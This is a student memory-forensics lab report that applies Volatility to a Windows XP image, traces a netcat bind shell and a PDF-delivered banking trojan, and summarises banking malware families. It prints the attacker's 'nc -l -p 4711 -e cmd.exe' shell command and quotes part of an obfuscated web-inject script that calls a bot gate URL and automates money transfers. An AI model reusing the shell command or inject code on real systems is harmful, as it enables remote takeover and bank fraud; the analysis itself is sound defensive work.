CCF Lab 3 - Memory Analysis

Student: *Ahmed Elkashef*

1. Make yourself familiar with the malware families and what characteristics they have and how they can potentially be recognized. You can use files in /Documents

There are two mentioned malware families: Zeus and Gozi, the most destructive banking trojan families since 2007 include:

1) **Zeus:** the most widespread banking malware and also known as ZBOT. in 2007 it grabbed user credentials, redirected users to fake websites. In 2010, the source code was sold to the developer of SpyEye (another family of trojans). The evolved versions of Zeus can evade detection, and some can generate income using the PPC model (pay-per-click). Variants are numerous: Citadel, Gameover, Atmos.
2) **Gozi:** one of the oldest banking trojans and also known as Ursnif. In 2007 it was firstly noted and it tricks users to complete financial transactions in other accounts they don't own. In 2010, the source code was leaked and therefore, different versions of the trojan came into play. In 2015 the source code was leaked again, and that led to the same thing again. In 2016, the original developer of the malware was sentenced to 21 months. It is still one of the most widespread trojans, now it utilizes client and server side evasion techniques and has used rootkits since it's day 0.
3) **GozNym:** from the name it is a hybrid of Gozi and Nymaim. This is dropper malware, meaning that it works as a delivery system that drops other strands for malware. So it uses Nymaim stealth capabilities to unload the Gozi Malware. In 2016 the first attack by GozNym was detected. In September of the same year, security researchers at Talos were able to "sinkhole" the GozNym botnet, which stopped the operations. The US authorities indicted and arrested Krasimir Nikolov for the distribution of the GozNym banking trojan, which slowed down the operations.
4) **Carberp:** started in 2009, the trojan's goal was to steal credentials by logging the keystrokes and spoofing websites. It also hides some instances of itself in specific locations. In 2012, Russian ministry of affairs arrested 8 people who were involved with the Carberp's operations. In 2013, the Carberp's code and bootkit were leaked. The interesting part is that there are some components inside from Gozi and Citadel.
5) **SpyEye:** started in 2009, a keystrokes logger that targets Windows users. It started as a toolkit that targets and removes the other competitive trojans with a feature (Kill Zeus). In 2010, one of the authors of SpyEye shared the source code of the malware. The peak of this malware was from 2010 until 2012. In 2016, the developers and distributors of SpyEye were sentenced to 24 years and 6 months. (Andreevich Panin, Gribodemon, Hamza Bendelladj).
6) **Shylock:** The trojan got its name from "The merchant of venice" and it contained snippets from the play in its files. Started in 2011, gathered users' banking credentials, and tricked them into sending money to attacker-related accounts. The trojan continued to rise and gain popularity until 2014, and focused its activity on the UK and some US banks.
7) **Citadel:** identified in 2011, this is a Zeus variant. Look specifically at the stored passwords in the password managers. Citadel is well known for its keylogging abilities. The rise of the malware started from 2012 to 2014, and by 2017 Citadel was found to have infected more than 11 million machines. In 2015, Dimitry Belorossov was arrested

and sentenced for five years in prison for his distribution activities of Citadel. Followed by Mark Vartanyan who was also sentenced for 5 years for developing a part of the Citadel Malware.

8) **Tinba:** Discovered in 2012 in Turkey, Tinba is also known as the Tiny Banking Trojan, because it is only a 20 KB file. In 2014, the code was leaked, some research claimed that it is a highly modified trojan from Zeus. in 2016, F5 found that Tinba and Gozi use almost identical web injects.
9) **Vawtrak:** >Discovered in 2013, a descendant of Gozi and also known as Neverquest or Snifula. Gameover Zeus and Vawtrak use Cybercrime-as-a-service business model. In 2019, Stanislav Vitaliyevich Lisov was found guilty of creating, running and infecting users with the Vawtrak trojan.
10) **Emotet:** First identified in 2014 as a simple banking trojan, in 2017, Emotet became connected to Dridex, since Emotet was dropping Dridex as an additional payload. In September 2018, Emotet utilized the EternalBlue windows vulnerability to propagate.
11) **Kronos:** First discovered in 2014 after the takedown of Zeus. Kronos is the “Father of Zeus” according to the greek mythology. It was marketed as one of the most sophisticated trojans, and therefore it cost a lot. Security researchers have postulated that it can be a modified version of the Carberp banking trojan and also may be related to Zeus.
12) **Dyre:** First emerged in 2014 with different names such as Dyreza, Dyzap, and Dyranges. It is also a variant of Zeus but with very high sophistication and a very destructive power. It does not only target banks, but also SaaS companies and browsers. The malware stopped spreading in 2015 after Russian authorities arrested a number of gang members who were accused of authoring the Dyre’s code.
13) **Trickbot:** The successor of Dyre. spreads through malicious spam emails and targets financial services, also acts as a dropper. It expanded in a lot of european and american banks and added a layer of encryption to expand on its capabilities.
14) **Dridex:** First seen in 2011 with the name Cidex and caused destruction until 2014. Dridex appeared one month after the takedown of Zeus. in 2016, Dridex shifted focus from UK banks to US banks. In 2018, researchers found connections between Dridex, Emotet, and Gozi.
15) **DanaBot:** first emerged in 2018 in Australia and shifted focus to European banks and email providers. Soon it started expanding beyond banks because users share credentials among different services.
16) **Ramnit:** Started as a worm in 2010, got some of the leaked parts of the Zeus code and became a trojan. Repeappeared in 2015, then 2016, then 2017. In 2018, the trojan infected over 100,000 machines in two months, and continues to be distributed.
17) **Panda:** first discovered in 2016 and it is another Zeus variant. It has advanced stealth capabilities since it detected forensic analytic tools and adapted to them. Also expanded beyond financial services. In 2019 the malware exclusively targeted US companies.
18) **Backswap:** First observed in 2018 and it is a variant of Tinba. Written completely in assembly language and targets Polish banks and browsers. It is considered as “position-independent-code” (PIC) and that means that it can run from anywhere in memory.

2. Find out what could have happened: analyze the memory image and the registry that was dumped too and is also available for investigation. Files are located in /images

3. Make a log of all your actions and put it into the report as an investigator. In conclusion, try to recreate a timeline of how the system was infected, describe malicious activity that was running on it, identify suspects or other involved parties.

I start by getting some information about the image itself using volatility:

```
st16@st16-Lenovo-V520-15IKL-Desktop:~/Downloads/memory/Exercises/images$ vol.py -f MEMORY-IMG2.DMP imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : WindowsCrashDumpSpace32 (Unnamed AS)
                     AS Layer3 : FileAddressSpace (/home/st16/Downloads/memory/Exercises/images/MEMORY-IMG2.DMP)
                      PAE type : No PAE
                           DTB : 0x39000L
                          KDBG : 0x8054cde0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2010-05-05 11:54:02 UTC+0000
     Image local date and time : 2010-05-05 13:54:02 +0200
```

Then look at all the processes that were available on that system at that time, using hte first suggested profile that was available from volatility:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 pslist
```

```
0x81efa020 cmd.exe             3936   1532      6       64      0      0 2010-05-05 11:35:29 UTC+0000
0x82129530 AcroRd32.exe        2912   1532      8      212      0      0 2010-05-05 11:40:25 UTC+0000
0x822a56f8 WINWORD.EXE         3028   1532      8      224      0      0 2010-05-05 11:40:39 UTC+0000
0x81de9020 iexplore.exe        2836   1532     27      647      0      0 2010-05-05 11:41:11 UTC+0000
0x81dfcda0 ipconfig.exe        1784    312      0 --------      0      0 2010-05-05 11:42:11 UTC+0000
```

It is important to notice that the PPID of AcroRD32.exe is 1532, which is the PID of explorer.exe, and that is suspicious enough.

```
0x81f87da0 explorer.exe        1532   1388     19      542
0x8212e368 jusched.exe         1796   1532      6       56
0x82147a78 winampa.exe         1840   1532      6       55
```

Then look at the process tree:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 pstree
```

```
 0x81f87da0:explorer.exe                1532   1388     19    542 2010-05-05 11:25:07 UTC+0000
. 0x81de9020:iexplore.exe               2836   1532     27    647 2010-05-05 11:41:11 UTC+0000
. 0x8212e368:jusched.exe                1796   1532      6     56 2010-05-05 11:25:15 UTC+0000
. 0x8214dc08:ctfmon.exe                 1952   1532      6     98 2010-05-05 11:25:16 UTC+0000
. 0x8214f1a8:msmsgs.exe                 1968   1532      7    185 2010-05-05 11:25:16 UTC+0000
. 0x821242b0:bittorrent.exe              296   1532      9    194 2010-05-05 11:25:17 UTC+0000
. 0x82133a78:LimeWire.exe                312   1532     47    680 2010-05-05 11:25:17 UTC+0000
.. 0x81dfcda0:ipconfig.exe              1784    312      0 ------ 2010-05-05 11:42:11 UTC+0000
. 0x8212c900:realplay.exe               1852   1532     11    104 2010-05-05 11:25:15 UTC+0000
. 0x82129530:AcroRd32.exe               2912   1532      8    212 2010-05-05 11:40:25 UTC+0000
. 0x8219aae0:qttask.exe                 1880   1532      7     76 2010-05-05 11:25:16 UTC+0000
. 0x82147a78:winampa.exe                1840   1532      6     55 2010-05-05 11:25:15 UTC+0000
. 0x81efa020:cmd.exe                    3936   1532      6     64 2010-05-05 11:35:29 UTC+0000
. 0x822a56f8:WINWORD.EXE                3028   1532      8    224 2010-05-05 11:40:39 UTC+0000
```

Additionally, I also look at all the processes using different viewers and see if some processes are trying to hide their activity:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 psxview
```

```
st16@st16-Lenovo-V520-15IKL-Desktop:~/Downloads/memory/Exercises/images$ vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 psxview
Volatility Foundation Volatility Framework 2.6.1
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x020ca900 realplay.exe           1852 True   True   True     True   True  True    True
0x020ebc08 ctfmon.exe             1952 True   True   True     True   True  True    True
0x01ec9b10 svchost.exe            1224 True   True   True     True   True  True    True
0x02083658 spoolsv.exe            1460 True   True   True     True   True  True    True
0x02138ae0 qttask.exe             1880 True   True   True     True   True  True    True
0x021d3020 services.exe            636 True   True   True     True   True  True    True
0x020c7530 AcroRd32.exe           2912 True   True   True     True   True  True    True
0x020ed1a8 msmsgs.exe             1968 True   True   True     True   True  True    True
0x020c22b0 bittorrent.exe          296 True   True   True     True   True  True    True
0x01d87020 iexplore.exe           2836 True   True   True     True   True  True    True
0x01f25da0 explorer.exe           1532 True   True   True     True   True  True    True
0x021d4020 alg.exe                2104 True   True   True     True   True  True    True
0x0229e838 wuauclt.exe            2952 True   True   True     True   True  True    True
0x01ee72c0 winlogon.exe            588 True   True   True     True   True  True    True
0x01ef0020 lsass.exe               656 True   True   True     True   True  True    True
0x01e98020 cmd.exe                3936 True   True   True     True   True  True    True
0x01ef1020 svchost.exe             816 True   True   True     True   True  True    True
0x022436f8 WINWORD.EXE            3028 True   True   True     True   True  True    True
0x020cf658 jqs.exe                 188 True   True   True     True   True  True    True
0x01f012a0 svchost.exe             872 True   True   True     True   True  True    True
0x021d3560 svchost.exe            1080 True   True   True     True   True  True    True
0x01ebe978 svchost.exe             956 True   True   True     True   True  True    True
0x020cc368 jusched.exe            1796 True   True   True     True   True  True    True
0x020d1a78 LimeWire.exe            312 True   True   True     True   True  True    True
0x01d918b0 NC.EXE                 4008 False  True   True     True   True  True    True
0x02203b28 cmd.exe                1244 False  True   True     True   True  True    True
0x020fc558 wscntfy.exe            1620 True   True   True     True   True  True    True
0x020e5a78 winampa.exe            1840 True   True   True     True   True  True    True
0x0218d020 smss.exe                500 True   True   True     True   False False   False
0x02368830 System                    4 True   True   True     True   False False   False
0x02214628 csrss.exe               564 True   True   True     True   False True    True
0x01d9ada0 ipconfig.exe           1784 True   True   False    True   False False   False    2010-05-05 11:42:13 UTC+0000
0x01edb140 netstat.exe            2300 False  True   False    False  False False   False    2010-05-05 11:53:02 UTC+0000
0x01f2e020 ????                      2 False  False  True     False  False False   False
```

The suspected processes are the ones that have False on one column but True on other columns, and they don't have exitTimes listed:

0x01d918b0	**NC.EXE**	4008	False	True	True	True	True	True	True
0x02203b28	**cmd.exe**	1244	False	True	True	True	True	True	True
0x0218d020	smss.exe	500	True	True	True	True	False	False	False
0x02368830	System	4	True	True	True	True	False	False	False
0x02214628	csrss.exe	564	True	True	True	True	False	True	True
0x01f2e020	????	2	False	False	True	False	False	False	False

Then look at the history of the cmd commands:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 cmdscan
```

```
st16@st16-Lenovo-V520-15IKL-Desktop:~/Downloads/memory/Exercises/images$ vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 cmdscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
CommandProcess: csrss.exe Pid: 564
CommandHistory: 0x4f4d88 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 3 LastAdded: 2 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x338
Cmd #0 @ 0x4f2370: nc -l -p 4711 -e cmd.exe
Cmd #1 @ 0x12732d8: cd Desktop
Cmd #2 @ 0x1273398: nc -l -p 4711 -e cmd.exe
**************************************************
CommandProcess: csrss.exe Pid: 564
CommandHistory: 0x1273488 Application: NC.EXE Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5b0
**************************************************
CommandProcess: csrss.exe Pid: 564
CommandHistory: 0x127f9c0 Application: cmd.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x6a8
Cmd #1 @ 0x12735a8: O?O?
Cmd #2 @ 0x4fcf50: Otstat.exe
```

We see that cmd.exe was executed upon listening to port 4711, we will trace that further with looking at the connections:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 connections
```

```
st16@st16-Lenovo-V520-15IKL-Desktop:~/Downloads/memory/Exercises/images$ vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 connections
Volatility Foundation Volatility Framework 2.6.1
Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x81e22970 127.0.0.1:1029           127.0.0.1:1030           312
0x81f36c68 127.0.0.1:1033           127.0.0.1:1034           312
0x81f36e68 127.0.0.1:1034           127.0.0.1:1033           312
0x81f9f8b0 127.0.0.1:1030           127.0.0.1:1029           312
0x8213a968 127.0.0.1:1036           127.0.0.1:1035           312
0x82232a50 127.0.0.1:1035           127.0.0.1:1036           312
0x81f6b6b8 77.57.180.189:4711       192.65.92.227:14396      4008
0x81f6b008 77.57.180.189:1065       82.7.19.219:43192        312
0x81e58558 77.57.180.189:1230       72.14.221.189:443        2836
0x823e6c50 77.57.180.189:1226       72.14.221.83:443         2836
0x81defc48 77.57.180.189:1067       67.246.192.104:20299     312
0x81eb6008 77.57.180.189:1055       122.53.187.136:8813      312
0x81de7cf8 77.57.180.189:1227       72.14.221.83:443         2836
0x81ec23f8 127.0.0.1:5152           127.0.0.1:1197           188
```

The remote address was 192.65.92.227:14396 and the PID was 4008, by looking at the process table again, we see that the process with that PID was NC.EXE

```
0x020cc368 jusched.exe          1796 True  True  True  True  True  True  True
0x020d1a78 LimeWire.exe          312 True  True  True  True  True  True  True
0x01d918b0 NC.EXE               4008 False True  True  True  True  True  True
0x02203b28 cmd.exe              1244 False True  True  True  True  True  True
0x020fc558 wscntfy.exe          1620 True  True  True  True  True  True  True
```

We need to examine again the processes and find out the path of the processes launched with the PIDs we have, for that, we use the cmdline plugin:


```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 cmdline
```

And we find that the process AcroRd32.exe with the PID 2912 was actually launched by a PDF file that is quite abnormal, and gets our attention:

```
**************************************************************************
AcroRd32.exe pid:   2912
Command line : "C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe"  "
C:\Documents and Settings\Peter Haag\My Documents\Merkblatt_ameisen.pdf"
**************************************************************************
```


We examine the environment variables using the envars plugin and we see that the process has way too much access to other processes than necessary:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 envars
```




Now, I will try to look at this process by dumping it:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 procdump -p 2912 --dump-dir .
```



Take the md5 hash of the file and search for it on virustotal.com:



Now, I will try to look at what is inside that file by using the string command:

```
strings 2912.dmp > strings.txt
```

After looking at the file, we notice the following pieces of code:

```
<frameset border="0" frameborder="no" framespacing="0" rows="97 ,*">
<script type="text/javascript">
if(typeof(String.prototype.trim) === "undefined")
    String.prototype.trim = function()
    {
        return String(this).replace(/^\s+|\s+$/g, '').replace(/\n/g, '');
    };
var ver_info = "1.2.4.4 FF";
var blockinfo = "%param_Block%";
var stamp = "%param_ubsstamp%";
var amount = unescape("%param_transfAmount%");
var accountNo = unescape("%param_AccNumber%");
accountNo = accountNo.replace(/[+]/g, " ");
accountNo = accountNo.replace(/%A0/g, " ");
accountNo = accountNo.trim();
if (stamp == "1")
    window.document.title = "(Not Responding)eBanking";
var url = window.location.toString().toUpperCase();
var userid = "%user_id%";
var projectid = "%version_id%";
var
_0xe1c8=["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x6D\x79\x73\x68\x69\x70\x74\x6F\x79\x6F\x7
5\x2E\x63\x6F\x6D\x2F\x63\x68\x64\x61\x74\x61\x2F\x67\x61\x74\x65\x5F\x64\x61\x74\x61
\x63\x68\x2E\x70\x68\x70\x3F\x62\x6F\x74\x5F\x69\x64\x3D","\x25\x75\x73\x65\x72\x5F\x
69\x64\x25","\x26\x70\x72\x6F\x6A\x65\x63\x74\x5F\x69\x64\x3D","\x25\x76\x65\x72\x73\
x69\x6F\x6E\x5F\x69\x64\x25"];
var tempspace = _0xe1c8[0]+userid+_0xe1c8[2]+projectid;
```

Looking at that variable `_0xe1c8` we can uncover the value of it, and surprisingly it is the following:

```
0: "https://myshiptoyou.com/chdata/gate_datach.php?bot_id="
1: "%user_id%"
2: "&project_id="
3: "%version_id%"
```

The bot_id= is the key, since it shows that this is an iframe that loads a page that makes a connection with a specific bot number, let's continue to see the rest:

```
var min = 1;
var max = 1;
var transftype = "";
var dispamount = 0;
var iframedocount = 0;
var transfdate = unescape("%param_transfDate%");
var acc_currency = unescape("%param_accCurrency%");
var curlanguage = "DE";
var messagecontainer = '<div><table class="cuiMessageCriticalBorder"
style="width:500px;" cellspacing="0" cellpadding="10"> '+
'<tr><td class="cuiMessageCriticalContainer" valign="top" >' +
'<img src="/res/edgestatic/UWI/2/UWResources/UWR/2.5.0/images/Meldungen/critical.gif"
alt="">' +
'</td><td class="cuiMessageCriticalContainer uwrMessageContainer">' +
'XXXXX' +
'</td></tr></table>' +
'</div>';
var pagemessages = new Array();
pagemessages["ENG"] = "Due to technical problems the following function is not
available:<BR><B>XXXXX</B><BR>The fault will be rectified as soon as possible.<BR>We
apologize for any inconvenience this may cause and thank you for your
understanding.";
pagemessages["IT"] = "In seguito a problemi tecnici la seguente funzione non &egrave;
disponibile: <BR<B>XXXXX </B><BR>Il guasto sar&agrave; riparato quanto prima. <BR>Ci
scusiamo per gli inconvenienti e vi ringraziamo della vostra comprensione.";
pagemessages["DE"] = "Wegen technischer Probleme steht Ihnen die folgende Funktion
nicht zur Verf&uuml;gung:<BR><B>XXXXX</B><BR><BR>Die St&ouml;rung wird so rasch wie
m&ouml;glich behoben. <BR>Wir entschuldigen uns f&uuml;r die Unannehmlichkeiten und
danken f&uuml;r Ihr Verst&auml;ndnis.";
pagemessages["FR"] = "En raison de probl&egrave;mes techniques, la fonction suivante
est indisponible:<BR><B>XXXXX</B><BR>Le probl&egrave;me sera r&eacute;solu dans les
meilleurs d&eacute;lais.<BR>Nous vous pr&eacute;sentons nos excuses pour les
d&eacute;sagr&eacute;ments occasionn&eacute;s et vous remercions de votre
compr&eacute;hension.";
function processdata(d,j,a,b){if(typeof
d!="string"||!d){d="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890"}v
ar e=[];for(var
h=0;h<d.length;h++){e[++e.length-1]=d.substring(h)+d.substring(0,h)}if(typeof
j=="string"&&typeof a=="string"&&j&&a){var f="";j=j.split("");a=a.split("");for(var
l=0,g=0;l<a.length;l++,g++){if(g>=j.length){g=0}var m=d.indexOf(j[g]);var
c=a[l];if(d.indexOf(c)<0||m<0){f+=c}if(!b){f+=e[m].charAt(d.indexOf(c))}else{f+=d.cha
rAt(e[m].indexOf(c))}}return f}return e};
```

It obviously shows some error messages while something is happening in the underground with the Iframe that has been loaded, we can see that for sure by looking at all the functions in the file:

Here is the list of all the functions without their implementation: (the actual implementations are in the strings.txt file)

```
function ShowCurrency(dv) {
function GetDrop(balance, step){
      getpage(url, function(res)
function UpdateProfileBalances() {
function ErrorTransfer() {
function CheckAmountDelta(newamount, testdata, delta) {
function UpdateExecutedOrders() {
function UpdatePendingOrders() {
function GetPageName() {
function GetCurrentTopNavPosition() {
function ShowPage() {
function onLoadBody()
function GetPageName() {
function GetCurrentTopNavPosition() {
function ContinueTransfer() {
function ConfirmTransfer() {
function TransferSuccess() {
function EndTransfer(stepinfo) {
function CalcTransAmountS
function GetAmountFromText(textvalue) {
function GetBalance() {
function ConfirmTransfer() {
function TransferSuccess() {
function EndTransfer(stepinfo) {
function CalcTransAmountStr(transamount, updamount) {
function UpdateExtract() {
function UpdateStatement() {
function StartTransfer(transftype)
function SetTransfer()
function ExecuteTransfer() {
function ExecuteTransferINT() {
function ExecuteTransferIBAN() {
      getpage(url, function(res)
function GetAmountFromText(textvalue) {
function GetBalance() {
function GetAmountFromText(textvalue) {
function GetBalance() {
function StartTransfer(transftype)
function SetTransfer()
function ExecuteTransfer() {
function ExecuteTransferINT() {
function myErrorHandler() {
function getElementsByClassNameMain(cl) {
function UpdateBalanceFrame() {
function clickButton(buttonElem) {
function OnLoadFrame2()
```

We conclude that this process was actually loading all this malicious code that makes money transfers in an automated fashion while showing some error messages and doing that in an Iframe on a webpage.

Case conclusion

Image Profile
WinXPSP2x86

0x82129530 AcroRd32.exe 2912 1532

Parent and Sub

Name	Pid	PPid	Thds
0x81f87da0:explorer.exe	1532	1388	19
. 0x82129530:AcroRd32.exe	2912	1532	8

connection Scan

Offset(P)	Local Address	Remote Address	PID
0x01f6b6b8	77.57.180.189:4711	192.65.92.227:14396	4008

sockets

Offset(V)	PID	Port	Proto	Protocol	Address
0x81faa008	4008	4711	6	TCP	0.0.0.0

cmdline
explorer.exe pid: 1532
Command line : C:\WINDOWS\Explorer.EXE
AcroRd32.exe pid: 2912
Command line :
"C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe"
"C:\Documents and Settings\Peter Haag\My Documents\Merkblatt_ameisen.pdf"

IOC
AcroRd32.exe
MD5: 2bc9fdfd0cee05739f5dac30713198fe
SHA1: cd460df264ba52b1123028ea4a113a02a7c0d89e
"C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe"

4. Imagine the situation, there was an incident on PC (Windows) but the suspected PC (Windows) is locked. What can you do to be able to produce live forensics? What challenges do you have?

First, to not lose the volatile memory (RAM) the first thing that comes to mind is to freeze the RAM. Therefore, we freeze the RAM, move that RAM to a computer with a known password or that is “not locked”. And then run the DumpIt executable that will do the RAM capture. The challenges that we might face are with cracking the password and with the lock screen that can often prevent the forensics examiner from running the executable or to get into a user account.

- **References:**

1. https://www.f5.com/labs/articles/education/banking-trojans-a-reference-guide-to-the-malware-family-tree
2. https://www.volatilityfoundation.org/releases
3. https://leahycenterblog.champlain.edu/2013/08/09/capturing-ram-locked-computer/